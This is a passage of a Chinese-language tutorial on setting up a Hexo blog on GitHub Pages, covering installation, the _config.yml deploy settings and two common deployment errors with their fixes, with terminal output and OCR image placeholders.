



然后先登录你之前注册账号时用的邮箱，认证之后，选择新建仓库






找到 settings，往下拉到 GitHub Pages






这样，我们的 blog 首页就做好了




8.2Hexo 主题

https://hexo.io/themes/

安装 git(https://git-scm.com/download)




安装 nodejs(http://nodejs.org/)



这里没有什么好说明的，直接默认下一步安装就好。


安装 hexo

创建一个用于存放 hexo 组件的目录，我这里创建一个 blog 目录为例，进入创建好的 blogs 目录，右键选择 git bash here




使用 npm 安装 hexo 客户端：

npm install hexo-cli -g




下载好 hexo 后，初始化：

hexo init



使用 hexo -v 查看所安装的 hexo 版本，使用 hexo h 查看帮助文档：




打开本地博客根目录下的 _config.yml 文件，最下面找到 Deployment


```
# Pagination
## Set per_page to 0 to disable pagination
per_page: 10
pagination_dir: page

# Extensions
## Plugins: https://hexo.io/plugins/
## Themes: http://hexo.io/themes/
theme: yelee

# Deployment
## Docs: https://hexo.io/docs/deployment.html
deploy:
  type: git
  repo: https://github.com/Mochazz/Mochazz.github.io.git
  branch: master
```

主题名字


换成你自己的username

使用 hexo s 在本地 4000 端口开启服务，浏览器访问 http://127.0.0.1:4000 即可看到我们的博客首页：






这样就算搭建成功，如果需要发布自己的博文，需要先用 markdown 语法来写你的博文并保存成.md 格式文件，然后放到 blogs\source_posts 目录下。
本地查看博文效果使用 hexo s，要部署到到 github page 上的话使用 hexo g && hexo d 然后根据提示输入你的 github 账号密码即可。
下面这是我的博文：



Markdown 语法大致这样：
http://www.appinn.com/markdown/#img

不过在迁移的过程中出了点小错误
错误一：找不到 git



解决方法：

npm install hexo-deployer-git --save

```
Mochazz@DESKTOP-SEJ9981 MINGW64 /d/blogs
$ npm install hexo-deployer-git --save
hexo-site@0.0.0 D:\blogs
`-- hexo-deployer-git@0.3.0

npm WARN optional SKIPPING OPTIONAL DEPENDENCY: fsevents@^1.0.0 (node_modules\ch
okidar\node_modules\fsevents):
npm WARN notsup SKIPPING OPTIONAL DEPENDENCY: Unsupported platform for fsevents@
1.1.2: wanted {"os":"darwin","arch":"any"} (current: {"os":"win32","arch":"x64"}
)
```

错误二：无法自动检测邮箱

```
Mochazz@DESKTOP-SEJ9981 MINGW64 /d/blogs
$ hexo g --d
INFO  Start processing
INFO  Files loaded in 850 ms
INFO  0 files generated in 1.3 s
INFO  Deploying: git
INFO  Setting up Git deployment...
Initialized empty Git repository in D:/blogs/.deploy_git/.git/

*** Please tell me who you are.

Run

  git config --global user.email "you@example.com"
  git config --global user.name "Your Name"

to set your account's default identity.
Omit --global to set the identity only in this repository.

fatal: unable to auto-detect email address (got 'Mochazz@DESKTOP-SEJ9981.(none)'
)
FATAL Something's wrong. Maybe you can find the solution here: http://hexo.io/do
cs/troubleshooting.html
Error:
*** Please tell me who you are.

Run

  git config --global user.email "you@example.com"
  git config --global user.name "Your Name"

to set your account's default identity.
Omit --global to set the identity only in this repository.

fatal: unable to auto-detect email address (got 'Mochazz@DESKTOP-SEJ9981.(none)'
)

    at ChildProcess.<anonymous> (D:\blogs\node_modules\hexo-util\lib\spawn.js:37
:17)
    at emitTwo (events.js:106:13)
    at ChildProcess.emit (events.js:191:7)
    at ChildProcess.cp.emit (D:\blogs\node_modules\cross-spawn\lib\enoent.js:40:
29)
    at maybeClose (internal/child_process.js:891:16)
    at Process.ChildProcess._handle.onexit (internal/child_process.js:226:5)
```

解决方法

解决方法：

设置一下邮箱就好，邮箱必须是你注册 github 时绑定的那个邮箱

git config --global user.email "youmail@163.com"

接下来就可以正常将你的博客部署到 github 上了。

了解 hexo 各个参数更详细的使用方法

MINGW64:/d/blogs

```
Mochazz@DESKTOP-SEJ9981 MINGW64 /d/blogs
$ hexo help
Usage: hexo <command>

Commands:
  clean     Removed generated files and cache.
  config    Get or set configurations.
  deploy    Deploy your website.
  generate  Generate static files.
  help      Get help on a command.
  init      Create a new Hexo folder.
  list      List the information of the site
  migrate   Migrate your site from other system to Hexo.
  new       Create a new post.
  publish   Moves a draft post from _drafts to _posts folder.
  render    Render files with renderer plugins.
  server    Start the server.
  version   Display version information.

Global Options:
  --config  Specify config file instead of using _config.yml
  --cwd     Specify the CWD
  --debug   Display all verbose messages in the terminal
  --draft   Display draft posts
  --safe    Disable all plugins and scripts
  --silent  Hide output on console

For more help, you can use 'hexo help [command]' for the detailed information
or you can check the docs: http://hexo.io/docs/
```

```
Mochazz@DESKTOP-SEJ9981 MINGW64 /d/blogs
$ hexo help clean
Usage: hexo clean

Description:
Removed generated files and cache.


